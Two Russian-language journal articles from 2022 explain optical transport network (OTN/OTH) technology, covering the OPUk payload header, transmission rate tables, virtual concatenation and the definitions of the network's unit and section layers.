Keywords: OTN/OTH networks, fiber-optic transmission systems, optical multiplexing, wave channel separation technologies, optical modules.

Блок OPU_k может иметь один из трех порядков ($k = 1, 2, 3$), который соответствует определенной скорости передачи ОН (табл. 1). Заголовок OPU_k имеет одинаковую структуру на всех иерархических ступенях (рис. 1). Назначение и обозначение байтов заголовка OPU_k на этом рисунке следующие:

RES, *Reserved* - резервные байты и биты для будущей стандартизации;

PSI, *Payload Structure Identifier* - идентификатор структуры нагрузки; содержится в 256 байтах следующих друг за другом, но только нулевой байт этой последовательности несет сообщение о типе нагрузки PT (Payload Type), остальные байты резервные;

JS, *Justification Control* - управление выравниванием (согласованием скорости передачи); используется при асинхронной упаковке/выгрузке информации пользователя для указания на отрицательное или положительное согласование скорости;

NJO, PJO, *Negative Justification Opportunity, Positive JO* - отрицательное и положительное согласование скорости.

Таблица 1

Типы OPU_k и скорости передачи

Тип OPU _k	Скорость передачи, кбит/с	Отклонение скорости
OPU1	2 488 320	$\pm 20 \cdot 10^{-6}$
OPU2	$238/237 \times 9\,953\,280$	$\pm 20 \cdot 10^{-6}$
OPU3	$238/236 \times 39\,813\,120$	$\pm 20 \cdot 10^{-6}$




Рисунок 1. Заголовок OPUk

Байты NJO и PJO не применяются при синхронной упаковке по байтам и выгрузке в OPUk. При этом байт PJO используется для размещения информационных данных. Состояние битов JC и байтов NJO и PJO при асинхронной упаковке и выгрузке приведено в табл. 2.

В указании на тип нагрузки PT может быть отмечен один из известных видов цифровой информации. Например, упаковка ячеек ATM будет сопровождаться байтом PT 00000100, а асинхронная упаковка информации байтом 00000010.

На рис. 2 приведен пример цикла OPU1, загруженного информационными данными STM-16, передаваемыми со скоростью 2,5 Гбит/с. Загрузка STM-16 происходит бит за битом без опознавания байтов STM-16. При этом может быть активировано положительное или отрицательное согласование скоростей.

Таблица 2

Состояние битов JC и байтов NJO и PJO при упаковке и выгрузке

JC, биты 7 8	NJO	PJO
--------------	-----	-----

00	Байт согласования	Байт данных
01	Байт данных	Байт данных
10	Не используется	
11	Байт согласования	Байт согласования

	15	16	17	18	Колонки байтов	3824
1	RES	JC	D	D	3805 D байтов	D
2	RES	JC	D	D	3805 D байтов	D
3	RES	JC	D	D	3805 D байтов	D
4	PSI	NJO	PJO	D	3805 D байтов	D

Строки

Рисунок 2. Пример упаковки боков STM-16 в OPU1




Рисунок 3. Пример структуры блока OPUk-Xv

Виртуальная сцепка (конкатенация) в OPUk выполняется в X параллельно упаковываемых OPUk единым блоком информации. Обозначение виртуальной сцепки OPUk- X_v , где $k = 1, 2, 3$, $X = 1, 2, \dots, 256$. Таким образом одновременно может быть предоставлена емкость $X \times 4 \times 3810$ байтов для переноса информации пользователя. Пример структуры OPUk- X_v приведен на рис. 3.

Каждая из составляющих OPUk- X транспортируется самостоятельно через сеть OTN. При этом на приемной стороне для согласованной выгрузки информации из OPUk- X используется заголовок OPUk- X_v OH. Общая структура заголовка OPUk- X OH приведена на рис. 4.




Рисунок 4. Общая структура заголовка блока OPUk- X_v

Байт PSI в каждом OPUk из OPUk- X_v повторяется. Три байта VCON1, VCON2, VCON3 используются для транспортировки спецификации цикловой структуры виртуальной сцепки. Это 8 битов в 3-х байтах, повторяемые в цикле 32 раза. Структура содержит последовательный сверхцикл и заголовок управления согласованием с линией передачи.

Байты OPUk- X_v VCON1/2/3 имеют следующее назначение:

- MFI, *Multi Frame Indicator* - индикатор сверхцикла; содержит измеренный интервал задержки между сигналами в группе виртуальной сцепки и обеспечивает процесс компенсации этой задержки на приеме; процесс компенсации проходит за 125 мкс;
- SQ, *Sequence Indicator* - индикатор последовательности; идентифицирует порядок индивидуальных блоков OPUk в OPUk-Xv, т.е. объединенных в единую последовательность;




Рисунок 5. Общая структура заголовка блока OPUk-Xv

- CTRL, *LCAS Control Word* - слово контроля согласования с емкостью линии передачи с определенными командами, кодированием и обработкой при управлении емкостью сцепленного канала;
- CID, *LCAS Group Identification* - идентификатор группы согласования с емкостью линии передачи; служит для верификации на приемной стороне всей группы каналов в одной линии передачи;
- RSA, *Re-Sequence Acknowledge* - восстановление последовательности; сообщение, которое индицирует для приемника восстановление последовательности со стороны передатчика;
- MST, *Member Status field* - поле статуса участника (объединяемого блока OPUk); используется один бит для каждого OPUk, объединяемых в

OPUk-Xv; статус (наличие или отсутствие) передается за 1567 мкс для $k = 1$, за 390 мкс - для $k = 2$, за 97 мкс - для $k = 3$;

– CRC-8, *Cyclic Redundancy Check* - циклический избыточный 8-разрядный код, вычисляемый для байтов VCON1, VCON2 с использованием полинома $X^8 + X^2 + X + 1$, служит для контроля и исправления ошибок передачи на приемной стороне.

Таблица 3

Номинальные значения скоростей сцепляемых блоков OPUk

Тип OPUk-Xv	Скорость передачи, кбит/с	Отклонение скорости
OPU1-Xv	$X \times 2\,488\,320$	$\pm 20 \cdot 10^{-6}$
OPU2-Xv	$X \times 238/237 \times 9\,953\,280$	
OPU3-Xv	$X \times 238/236 \times 39\,813\,120$	

Пример упаковки данных STM-64 в OPU1-4v приведен на рис. 6. Сцепляемые OPUk имеют определенные номиналы скоростей передачи и допустимые отклонения этих скоростей (табл. 3).

	14X+1	14X+2	14X+3	15X	15X+1	15X+2	15X+3	16X	16X+1	 3824X
1	V	V	V	V	JC	JC	JC	NJO	PJO	4 x 3808D-1
2	C	C	C	C	JC	JC	JC	NJO	PJO	4 x 3808D-1
3	O	O	O	O	JC	JC	JC	NJO	PJO	4 x 3808D-1
4	H	H	H	H	JC	JC	JC	NJO	PJO	4 x 3808D-1
5	PSI	PSI	PSI	PSI	JC	JC	JC	NJO	PJO	4 x 3808D-1

Рисунок 6. Пример упаковки сигнала STM-64 в блок OPU1-4v

Литература:

1. В.Г. Фокин. Оптические системы передачи и транспортные сети. Учебное пособие. - М.: Эко-Трендз, 2008.

2. Зингеренко Ю.А. Оптические цифровые телекоммуникационные системы и сети синхронной цифровой иерархии. - Учебное пособие. – СПб: НИУ ИТМО, 2013.
3. Фриман Р. Волоконно-оптические системы связи. — М.: Техносфера, 2003.
4. Гордиенко В.Н., Крухмалев В.В. Оптические телекоммуникационные системы: Учебное пособие для вузов / Под редакцией В.Н. Гордиенко. – 2-е изд., перераб. и доп. – М.: Горячая линия – Телеком, 2019.

References:

1. V.G. Fokino. Optical transmission systems and transport networks. Textbook. - М.: Eco-Trends, 2008.
2. Zingerenko Yu.A. Optical digital telecommunication systems and networks of synchronous digital hierarchy. - Study guide. – St. Petersburg: ITMO Research Institute, 2013.
3. Freeman R. Fiber-optic communication systems. — Moscow: Technosphere, 2003.
4. Gordienko V.N., Krukhmalev V.V. Optical telecommunication systems: A textbook for universities / Edited by V.N. Gordienko. – 2nd ed., reprint. and add. – М.: Hotline – Telecom, 2019.

© Еремеев Е.Л., Буравцова Д.А., Дмитриев А.М., Буцев С.Ф., Горай И.И., Усацкий В.А., Научный сетевой журнал «Столыпинский вестник», номер 4/2022.

Для цитирования: Еремеев Е.Л., Буравцова Д.А., Дмитриев А.М., Буцев С.Ф., Горай И.И., Усацкий В.А. ТЕХНОЛОГИЯ ОПТИЧЕСКОЙ ТРАНСПОРТНОЙ СЕТИ OTN-OTN ФОРМИРОВАНИЕ БЛОКОВ НАГРУЗКИ ОПТИЧЕСКИХ КАНАЛОВ OPUK // Научный сетевой журнал «Столыпинский вестник», номер 4/2022.



Столыпинский
вестник

Научная статья

Original article

УДК 001

ТЕХНОЛОГИЯ ОПТИЧЕСКОЙ ТРАНСПОРТНОЙ СЕТИ OTN-OTN
ТЕРМИНЫ, ОПРЕДЕЛЕНИЯ И ОБОЗНАЧЕНИЯ OTN-OTN
OTN-OTN OPTICAL TRANSPORT NETWORK TECHNOLOGY
TERMS, DEFINITIONS AND DESIGNATIONS OF OTN-OTN

Еремеев Евгений Леонидович, преподаватель, Военная академия связи им. Маршала Советского Союза С.М. Буденного, г. Санкт-Петербург

Буравцова Дарья Александровна, старший преподаватель, Военная академия связи им. Маршала Советского Союза С.М. Буденного, г. Санкт-Петербург

Дмитриев Алексей Максимович, кандидат военных наук, старший преподаватель, Военная академия связи им. Маршала Советского Союза С.М. Буденного, г. Санкт-Петербург

Буцев Сергей Федорович, кандидат технических наук, доцент, Военная академия связи им. Маршала Советского Союза С.М. Буденного, г. Санкт-Петербург

Горай Иван Иванович, кандидат технических наук, доцент, Военная академия связи им. Маршала Советского Союза С.М. Буденного, г. Санкт-Петербург

Усацкий Владимир Анатольевич, преподаватель, Военная академия связи им. Маршала Советского Союза С.М. Буденного, г. Санкт-Петербург

Yermeev Evgeny Leonidovich, Lecturer, Marshal of the Soviet Union S.M. Budyonny Military Academy of Communications, St. Petersburg

Buravtsova Daria Alexandrovna, Senior Lecturer, Marshal of the Soviet Union S.M. Budyonny Military Academy of Communications, St. Petersburg

Dmitriev Alexey Maksimovich, Candidate of Military Sciences, Senior Lecturer, Marshal of the Soviet Union S.M. Budyonny Military Academy of Communications, St. Petersburg

Butsaev Sergey Fedorovich, Candidate of Technical Sciences, Associate Professor, Marshal of the Soviet Union S.M. Budyonny Military Academy of Communications, St. Petersburg

Gorai Ivan Ivanovich, Candidate of Technical Sciences, Associate Professor, Marshal of the Soviet Union S.M. Budyonny Military Academy of Communications, St. Petersburg

Usatsky Vladimir Anatolyevich, Lecturer, Marshal of the Soviet Union S.M. Budyonny Military Academy of Communications, St. Petersburg

Аннотация: Оптическая транспортная сеть OTN (*Optical Transport Network*) на основе технологии мультиплексирования оптической транспортной иерархии ОТН предназначена для построения транспортных магистралей с пропускной способностью до десятков Тбит/с. Это достигается сочетанием гибкого цифрового мультиплексирования стандартных циклических блоков, с одной стороны, и гибким построением оптических каналов и их мультиплексированием в управляемые оптические модули, с другой стороны.

Abstract: The optical transport network OTN (*Optical Transport Network*) based on the multiplexing technology of the optical transport hierarchy OTH is designed to build transport highways with a capacity of up to tens of Tbit/s. This is achieved by combining flexible digital multiplexing of standard cyclic blocks, on the one

hand, and flexible construction of optical channels and their multiplexing into controlled optical modules, on the other hand.

Ключевые слова: сети OTN/OTH, волоконно-оптические системы передачи, оптическое мультиплексирование, технологии волнового разделения каналов, оптические модули.

Keywords: OTN/OTH networks, fiber-optic transmission systems, optical multiplexing, wave channel separation technologies, optical modules.

Для реализации возможностей OTN-OTH Рекомендациями G.709 и G.798 МСЭ-Т предусмотрена иерархическая структура интерфейса (рис. 1).

Однако в структуре интерфейса подчеркнуты технологические решения для всех составляющих уровней сети OTN, в частности представлены полный и упрощенный набор функций интерфейса при формировании оптического транспортного модуля OTM.

Для реализации функций интерфейса используется электронное и оптическое оборудование (рис. 2), объединяемое в транспондерные TPD и оптические блоки OMX с оптической ретрансляцией R. Через транспондерные блоки реализуются функции уровня оптического канала OCh (Optical Channel).

Уровень OCh обеспечивает формирование цифровых транспортных структур оптической транспортной иерархии через генерацию блоков для упаковки информации пользователя: OPU, ODU, OTU. Также уровень OCh обеспечивает преобразование электрических сигналов в оптические на передаче и обратную операцию на приеме с регенерацией амплитуды, формы и длительности импульсов сигнала (функции 3R).

Рассмотрим компоненты структуры, представленной на рис. 1.




Рисунок 1. Структура интерфейса OTN-OTN

Уровень OCh обеспечивает формирование цифровых транспортных структур оптической транспортной иерархии через генерацию блоков для упаковки информации пользователя: OPU, ODU, OTU.




Рисунок 2. Структура соединения в сети OTN-OTN:

TDP - транспондер

Также уровень OCh обеспечивает преобразование электрических сигналов в оптические на передаче и обратную операцию на приеме с

регенерацией амплитуды, формы и длительности импульсов сигнала (функции 3R).

Рассмотрим компоненты структуры, представленной на рис. 1.

OPUk (*Optical Channel Payload Unit-k*) - блок оптического канала нагрузки порядка k , где $k = 1, 2, 3$. Эта циклическая информационная структура используется для адаптации информации пользователя к транспортировке в оптическом канале. Блок OPUk состоит из поля информационной нагрузки и заголовка.

ODUk (*Optical Data Unit-k*) - блок данных оптического канала порядка k , где $k = 1, 2, 3$. Эта информационная структура состоит из поля информации OPUk и заголовка.

ODUk-P (*ODUk Path*) - блок данных оптического канала порядка k , поддерживающий тракт из конца в конец сети OTN.




Рисунок 3. Структура блока OTUk

ODUk-T, ODUk-TCM (*ODUk Tandem Connection Monitoring*) - блок данных оптического канала, поддерживающий наблюдение (мониторинг) парных (тандемных) соединений в сети OTN. Один блок ODUk-T допускает поддержку мониторинга до шести тандемных соединений.

OTUk (*Optical Transport Unit-k*) - оптический транспортный блок порядка k , где $k = 1, 2, 3$. Эта информационная структура используется для

транспортировки ODUk через одно или больше соединений (кроссовые соединения в узлах) оптических каналов. Блок OTUk определен в двух версиях - OTUkV и OTUk. Он рекомендован к применению на локальных участках OTN в полной и упрощенной формах исполнения.

OTUkV характеризуется как частично стандартизированная структура, рекомендуемая для применения в составе оптического транспортного модуля OTM в полной форме исполнения. OTUkV состоит из блока данных оптического канала, заголовка для управления соединением оптического канала и поля исправления ошибок FEC (рис. 3). Блок OTUk направляется на оптический модулятор, где формируются импульсные оптические посылки на определённой волне излучения. Волны излучения каждого OCh объединяются в оборудовании оптической секции мультиплексирования OMS (Optical Multiplex Section).

На уровне оптической секции мультиплексирования OMS-n производится мультиплексирование/демультиплексирование n оптических каналов. Число $1 \leq n \leq 16$ указывает на оптические частоты, рекомендованные для передачи сигналов через волоконно-оптические линии в диапазоне 1260...1675 нм. В этом диапазоне возможно группирование оптических частот блоками из n в модули OTM-n для их последующей трансляции в оптических секциях OTS (Optical Transmission Section).

На уровне оптической секции передачи OTS-n формируются и расформируются оптические транспортные модули OTM-n.m, OTM-nr.m, OTM-0.m (Optical Transport Module). Индексы OTM определены для обозначения различных вариантов построения интерфейсов.

Индекс « n » используется для обозначения максимального числа волн передачи. Если $n = 0$, то это признак одной волны передачи.

Индекс « r » используется для обозначения упрощенных функций, в частности OTM не содержит отдельный волновой сервисный канал передачи заголовков.

Индекс «*m*» используется для обозначения иерархической ступени ОТН с соответствующей скоростью передачи в варианте комбинирования скоростей. Он является расширенным, по сравнению с индексом «*k*», обозначением ($m = 1, 2, 3, 12, 123, 23$).

Индекс «*k*» используется для обозначения поддерживаемой иерархической скорости ОТН (табл. 1). Так $k = 1$ соответствует скорости 2,7 Гбит/с, $k = 2$ соответствует скорости 10,7 Гбит/с, $k = 3$ соответствует скорости 41,2 Гбит/с.

Таблица 1

Иерархические скорости и циклы OTUk

OTUk	Скорость, кбит/с	Отклонение скорости	Длительность цикла, мкс
OTU1	$255/238 \times 2\,488\,320$	$\pm 20 \cdot 10^{-6}$	48,971
OTU2	$255/237 \times 9\,953\,280$		12,191
OTU3	$255/236 \times 39\,813\,120$		3,035

Уровень оптической физической секции порядка n OPSn (Optical Physical Section-n) предусмотрен для передачи многоволнового оптического сигнала через оптические среды разных типов (одномодовые волокна с характеристиками G.652, G.653, G.655, G.656). Порядок волновой передачи определен индексом «*n*», который может лежать в пределах $0 \leq n \leq 16$. В этом интерфейсе отсутствует волновой сервисный канал.

Схема мультиплексирования и упаковки оптической транспортной иерархии ОТН отражает последовательность преобразований информационных данных и оптических сигналов в интерфейсе ОТН (рис. 4). Процедуры преобразований показаны стрелками. Блоки схемы, изображенные

в виде прямоугольников, предназначены под упаковку цифровых данных. Блоки схемы, изображенные в виде овалов, предназначены для операций мультиплексирования.




Рисунок 4. Схема мультиплексирования и упаковки OTN-OTN

В результате операций упаковки создаются адаптированные блоки цифровых данных OTU, которые передаются в оптических каналах. В результате операций мультиплексирования создаются групповые блоки цифровых данных ODTUG и групповые блоки оптических каналов OCG.




Рисунок 5. Порядок передачи блока OTUk

